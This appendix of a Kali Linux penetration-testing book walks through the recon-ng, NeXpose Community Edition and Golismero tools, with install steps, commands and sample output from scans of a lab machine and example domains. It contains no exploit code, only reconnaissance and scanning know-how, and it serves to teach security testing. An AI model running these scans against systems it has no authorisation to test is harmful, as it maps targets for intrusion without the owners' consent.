
Appendix A. Supplementary Tools

This chapter will briefly describe several additional tools that can be used as extra weapons while conducting the penetration testing process. For each tool, we will describe the following aspects:

- The tool function
- The tool installation process if the tool is not included in Kali Linux
- Some examples on how to use the tool

The tools described in this chapter may not be included by default in Kali Linux. You need to download them from the Kali Linux repository as defined in the `/etc/apt/sources.lst` file using the `apt-get` command, or you can download them from each tool's website.

We will loosely divide the tools into the following categories:

- The reconnaissance tool
- The vulnerability scanner
- Web application tools
- The network tool

Let's see several additional tools that we can use during our penetration testing process.

Reconnaissance tool

One of the tools that can be used to help us for reconnaissance is `recon-ng`. It is a framework to automate the reconnaissance and discovery processes. If you are familiar with the Metasploit interface, you should feel at home when using `recon-ng` —the interface is modeled after the Metasploit interface.

Kali Linux has already included `recon-ng` Version 1.41. If you want a newer version, you can download it from https://bitbucket.org/LaNMaSteR53/recon-ng/overview.

The `recon-ng` tool comes with modules for the reconnaissance and discovery processes. Following are the module categories included in `recon-ng`:

- **Reconnaissance modules**: In Version 1.41, `recon-ng` has 65 modules related to reconnaissance
- **Discovery modules**: There are seven modules in this category
- **Four reporting modules**
- **One experimental module**

To use the `recon-ng` tool, you can type the following command:

```
# recon-ng
```

After running this command, you will see the `recon-ng` prompt. It is very similar to the Metasploit prompt:

```
root@kali:~# recon-ng

   _/_/_/    _/_/_/_/    _/_/_/    _/_/_/    _/      _/          _/      _/    _/_/_/
  _/    _/  _/        _/        _/        _/  _/_/    _/        _/_/    _/  _/
 _/_/_/    _/_/_/    _/        _/        _/  _/  _/  _/  _/_/_/_/  _/  _/  _/  _/  _/_/_/
_/    _/  _/        _/        _/        _/  _/    _/_/          _/    _/_/  _/      _/
_/    _/  _/_/_/_/    _/_/_/    _/_/_/    _/      _/          _/      _/    _/_/_/

            [recon-ng v1.41 Copyright (C) 2013, Tim Tomes (@LaNMaSteR53)]

[65] Recon modules
[7]  Discovery modules
[4]  Reporting modules
[1]  Experimental modules

recon-ng >
```

To find out the commands supported by `recon-ng`, you can type `help` on the prompt, the following screenshot will be displayed:

```
recon-ng > help

Commands (type [help|?] <topic>):
---------------------------------
back            Exits current prompt level
banner          Displays the banner
exit            Exits current prompt level
help            Displays this menu
info            Displays module information
keys            Manages framework API keys
load            Loads selected module
query           Queries the database
record          Records commands to a resource file
reload          Reloads all modules
resource        Executes commands from a resource file
run             Not available
search          Searches available modules
set             Sets global options
shell           Executed shell commands
show            Shows various framework items
use             Loads selected module
```

The following are several commands that you will use often:

- `use` or `load` : This loads the selected modules
- `reload` : This reloads all the modules
- `info` : This displays the module information
- `run` : This runs the selected module
- `show` : This shows the various framework items
- `back` : This exits the current prompt level

To list the available modules, you can type `show modules` and it will display the available modules as shown in the following screenshot:

```
recon-ng > show modules

  Discovery
  ---------
    discovery/exploitable/http/dnn_fcklinkgallery
    discovery/exploitable/http/generic_restaurantmenu
    discovery/exploitable/http/webwiz_rte
    discovery/info_disclosure/dns/cache_snoop
    discovery/info_disclosure/http/backup_finder
    discovery/info_disclosure/http/google_ids
    discovery/info_disclosure/http/interesting_files

  Experimental
  ------------
    experimental/rce

  Recon
  -----
    recon/contacts/enum/http/web/dev_diver
    recon/contacts/enum/http/web/namechk
    recon/contacts/enum/http/web/pwnedlist
    recon/contacts/enum/http/web/should_change_password
    recon/contacts/gather/http/api/jigsaw/point_usage
    recon/contacts/gather/http/api/jigsaw/purchase_contact
    recon/contacts/gather/http/api/jigsaw/search_contacts
    recon/contacts/gather/http/api/linkedin_auth
    recon/contacts/gather/http/api/twitter
    recon/contacts/gather/http/api/whois_pocs
```

To gather information about the available hosts in a target domain, you can use the Bing search engine:

```
recon-ng > load recon/hosts/gather/http/web/bing_site
recon-ng [bing_site] > set domain example.com
DOMAIN => example.com
recon-ng [bing_site] > run
[*] URL: http://www.bing.com/search?first=0&q=site%3Aexample.com
[*] www.example.com
[*] leb.example.com
[*] sos.example.com
[*] forms.example.com
[*] bankrobbers.example.com
[*] vault.example.com
[*] tips.example.com
[*] delivery.example.com
[*] omaha.example.com
[*] chicago.example.com
[*] foia.example.com

[*] 11 total hosts found.
[*] 11 NEW hosts found!
```

To see the result, we can issue the following `show hosts` command:

```
recon-ng [bing_site] > show hosts


+------------------------------------------------------------------------------
--+
  |         host         | ip_address | region | country | latitude |
longitude |

+------------------------------------------------------------------------------
--+
  | bankrobbers.example.com |            |        |         |
|           |
  | chicago.example.com     |            |        |         |
|           |
  | delivery.example.com    |            |        |         |
|           |
  | foia.example.com        |            |        |         |
|           |
  | forms.example.com       |            |        |         |
|           |
  | leb.example.com         |            |        |         |
|           |
  | omaha.example.com       |            |        |         |
|           |
  | sos.example.com         |            |        |         |
|           |
  | tips.example.com        |            |        |         |
|           |
  | vault.example.com       |            |        |         |
|           |
  | www.example.com         |            |        |         |
|           |

+------------------------------------------------------------------------------
--+

[*] 11 rows returned
```

This is just one of the examples of the `recon-ng` capabilities, you can consult the `recon-ng` website (https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Home) to get more information about the other features.

Vulnerability scanner

Kali Linux comes with OpenVAS as the vulnerability scanner by default. As a penetration tester, we can't rely only on one tool; we have to use several tools to give us a more thorough and complete picture of the target environment.

As an additional vulnerability scanner, we will briefly describe the NeXpose Vulnerability Scanner Community Edition from Rapid7.

NeXpose Community Edition

NeXpose Vulnerability Scanner Community Edition (**NeXpose CE**) is a free vulnerability scanner from Rapid7 that scans devices for vulnerabilities. It can also be integrated with the Metasploit exploit framework.

Following are several of the NeXpose Community Edition features:

- Vulnerability scanning for up to 32 IP addresses
- Regular vulnerability database updates
- Ability to prioritize the risk assessment
- Guide to remediation process
- Integration with Metasploit
- Community support at http://community.rapid7.com
- Simple deployment
- No cost start-up security solution

The commercial edition of NeXpose include additional features, such as no limitation of the IP addresses that can be scanned, distributed scanning, more flexible reporting, web and database server scanning, and technical support.

NeXpose consists of the following two main parts:

- **NeXpose scan engine**: This performs asset discovery and vulnerability detection operations. In the community edition, there is only one local scan engine.
- **NeXpose security console**: This console will communicate with NeXpose scan engines to start scans and retrieve scan information. The console also includes a web-based interface to configure and operate the NeXpose scan engine.

Now that we have looked at the features of NeXpose Community Edition, let's try to install it.

Installing NeXpose

Following are the steps that can be used to install NeXpose Community Edition in Kali Linux:

1. Complete the download form at http://www.rapid7.com/products/nexpose/nexpose-community.jsp. You need to provide your official e-mail address to register. After that, you will be sent an e-mail containing the license key and download instructions to get NeXpose CE.
2. Download the NeXpose CE installer from the location mentioned in the e-mail. As an example, I am downloading the `NeXposeSetup-Linux64.bin` file for the 64-bit Linux operating system.
3. Open a terminal, then go to the directory that contains the downloaded NeXpose installer.
4. Start the NeXpose installer by giving the following command:

```
# ./NeXposeSetup-Linux64.bin
```

   The following screenshot shows us the NeXpose installer window:

5. Follow the instructions displayed on the screen to continue the installation. Make sure you remember the username and password you had set during the configuration process. If you forget your username or password, you may need to reinstall NeXpose.

Starting the NeXpose community

After the installation process is complete, you can start NeXpose by going to the directory containing the script that starts NeXpose. The default installation directory is `/opt/rapid7/nexpose` . The command for starting NeXpose community is as follows:

```
# cd /opt/rapid7/nexpose/nsc
```

Run the following script to start NeXpose:

```
# ./nsc.sh
```

The startup process will take several minutes because NeXpose is initializing its vulnerabilities' database. After this process is finished, you can log on to the NeXpose security console web interface.

If you want to install NeXpose as a daemon, you can start it automatically when the machine starts; it will continue running even if the current process user logs off. You can do this with the following steps:

1. Go to the directory containing the `nexposeconsole.rc` file using the following command:

```
# cd [installation_directory]/nsc
```

2. Open that file and make sure that the line containing `NXP_ROOT` is set to the NeXpose installation directory.

3. Copy that file to the `/etc/init.d` directory and give it the desired script name, such as `nexpose` using the following command:

```
# cp [installation_directory]/nsc/nexposeconsole.rc /etc/init.d
```

```
/nexpose
```

4. Set the executable permission for the startup script file using the following command:

```
# chmod +x /etc/init.d/nexpose
```

5. Make NeXpose start when the operating system starts using the following command:

```
# update-rc.d nexpose defaults
```


6. You can manage NeXpose to start, stop, or restart the daemon using the following command:

```
# /etc/init.d/nexpose <start|stop|restart>
```


Logging in to the NeXpose community

Following are the several steps that you must perform to log in to NeXpose community console's web interface:

1. Open your web browser. Then, go to this URL: `https://127.0.0.1:3780` . If there are no errors, you will be greeted with the login screen. You will see the **Untrusted Connection** message. After verifying the certificate, you can confirm whether or not to store the exception permanently, so you will not see the error message in the future.
2. After the first login, the security console will initialize; it will also download updates from the Rapid7 server. This process will take some time.
3. After the initialization has finished, you can log in using the username and password that you specified during the installation process, then click on the **Log on** button as shown in the following screenshot:



4. The console will display an activation license dialog box. Enter the product key in the textbox and then click on **Activate with key** to complete this step, as shown in the following screenshot:




The first time you log in to the console, you will see the NeXpose news page, which lists all of the updates and improvements in the installed NeXpose system. If you can see this page, it means that you have successfully installed the NeXpose Community Edition to your Kali Linux system.

> **Note**
>
> I found out that you may need to use the Firefox web browser instead of the Iceweasel web browser to successfully log in to the NeXpose security console. You can find references on how to install Firefox in Kali at:
>
> http://kali4hackers.blogspot.com/2013/05/install-firefox-on-kali-linux.html


Using the NeXpose community

In our exercise, we will do a simple scan against our local network:

1. In the NeXpose dashboard, click on **Home**; to scan a site, click on **New static site** in **Site Listing**, as shown in the following screenshot:



2. Next, you will be guided by the wizard to configure the site. First, navigate to the **Site Configuration** | **General** tab. In this tab, you give the site a name, importance, and description. Click on **Next** to continue to the next tab.
3. In the **Assets** tab, you define the IP addresses that you want to scan. Bear in mind that in the NeXpose Community Edition, you are limited to scan only 32 IP addresses. Click on **Next** to continue to the next tab. In this example, we are going to scan the IP address of the **Metasploitable 2** machine that has the IP address of `192.168.56.102`, as shown in the following screenshot:




4. Then, you need to configure the **Scan Setup**; just use **Full audit** as the template. For the other settings, just use the default settings. Click on **Next** to continue to the next tab.


5. After that, save the configuration by clicking on the **Save** button; you will see your newly created site in **Site Listing**. You can run the manual scan by clicking on the scan icon.

6. You will see the **Start New Scan** window. Verify that the information is correct. After that, you can start the scan by clicking on the **Start now** button.


7. The scan process runs. After several minutes, the scan is completed and shows the results that are shown in the following screenshot:



8. Following screenshot is the vulnerabilities report for the target machine:



9. To see a detailed audit report, you need to run the **Report Generator** option, made accessible by clicking on **Reports** on the top menu. Following is the result of the report:



1. Executive Summary

This report represents a security audit performed by Nexpose from Rapid7 LLC. It contains confidential information about the state of your network. Access to this information by unauthorized personnel may allow them to compromise your network.

Site Name	Start Time	End Time	Total Time	Status
metasploitable	October 08, 2013 11:38, ICT	October 08, 2013 11:52, ICT	14 minutes	Success

There is not enough historical data to display risk trend.

The audit was performed on one system which was found to be active and was scanned.

There were 286 vulnerabilities found during this scan. Of these, 69 were critical vulnerabilities. Critical vulnerabilities require immediate

That's all for a very brief overview of NeXpose Community Edition; in the next section, we will describe several web application tools.

Web application tools

In this section, we will discuss several tools that can be used to test web applications.

Golismero

Golismero is an open source framework for web testing. It is written in the Python language. The interesting features of Golismero are listed as follows:

- It collects and unifies the results from well-known tools such as `sqlmap`, `xsser`, `openvas`, `dnsrecon`, and `theharvester`
- It integrates with CWE, CVE, and OWASP

Golismero, which is included with Kali Linux, is an old version and doesn't have features for testing the security of web applications.

You can download the latest version at https://github.com/golismero/golismero/archive/master.zip.

Then, extract the zip file. As a start, you can type the following command to display the Golismero help page:

```
python golismero.py -h
```

The Golismero help page looks like the following screenshot:

```
root@kali:~/golismero-master# python golismero.py -h
usage: golismero.py [-h] [-f FILE] [--config FILE] [-p NAME] [--ui-mode MODE] [-v] [-q]
                    [--color] [--no-color] [--audit-name NAME] [-db DATABASE] [-nd]
                    [-i FILENAME] [-ni] [-o FILENAME] [-no] [--full] [--brief]
                    [--max-connections MAX_CONNECTIONS] [--allow-subdomains]
                    [--forbid-subdomains] [-r DEPTH] [-l MAX_LINKS] [--follow-redirects]
                    [--no-follow-redirects] [--follow-first] [--no-follow-first] [-pu USER]
                    [-pp PASS] [-pa ADDRESS:PORT] [--cookie COOKIE] [--cookie-file FILE]
                    [--persistent-cache] [--volatile-cache] [-a PLUGIN:KEY=VALUE] [-e PLUGIN]
                    [-d PLUGIN] [--max-concurrent N] [--plugins-folder PATH]
                    COMMAND [TARGET [TARGET ...]]

available commands:

  SCAN:
    Perform a vulnerability scan on the given targets. Optionally import
    results from other tools and write a report. The arguments that follow may
    be domain names, IP addresses or web pages.

  PROFILES:
    Show a list of available config profiles. This command takes no arguments.

  PLUGINS:
    Show a list of available plugins. This command takes no arguments.
```


If you want to scan a website, you can issue the following command:

```
python golismero.py 192.168.1.138 -o 192-168-1-138.html
```

The command will display the following screenshot:

```
root@kali:~/golismero-master# python golismero.py 192.168.1.138 -o 192-168-1-138.html

/-----------------------------------------------\
| GoLismero 2.0.0b2 - The Web Knife             |
| Contact: golismero.project<@>gmail.com        |
|                                               |
| Daniel Garcia Garcia a.k.a cr0hn (@ggdaniel)  |
| Mario Vilas (@Mario_Vilas)                    |
\-----------------------------------------------/

GoLismero started at 2013-10-08 11:36:35.219935
[*] GoLismero: Audit name: golismero-JCioyOLB
[*] GoLismero: Audit database: golismero-JCioyOLB.db
[*] GoLismero: Added 2 new targets to the database.
[*] GoLismero: Launching tests...
[*] Freegeoip.net connector: Started.
[*] Freegeoip.net connector: Finished.
[*] OS fingerprinting plugin: Started.
[*] OS fingerprinting plugin: Finished.
[*] Robots.txt Analyzer: Started.
[*] Suspicious URL: Started.
[*] Suspicious URL: Finished.
[*] Web Server fingerprinting plugin: Started.
[*] OS fingerprinting plugin: Started.
[*] Web Spider: Started.
[*] Web Spider: Spidering URL: 'http://192.168.1.138/'
[*] Robots.txt Analyzer: Finished.
[*] Web Spider: No links found in URL: http://192.168.1.138/
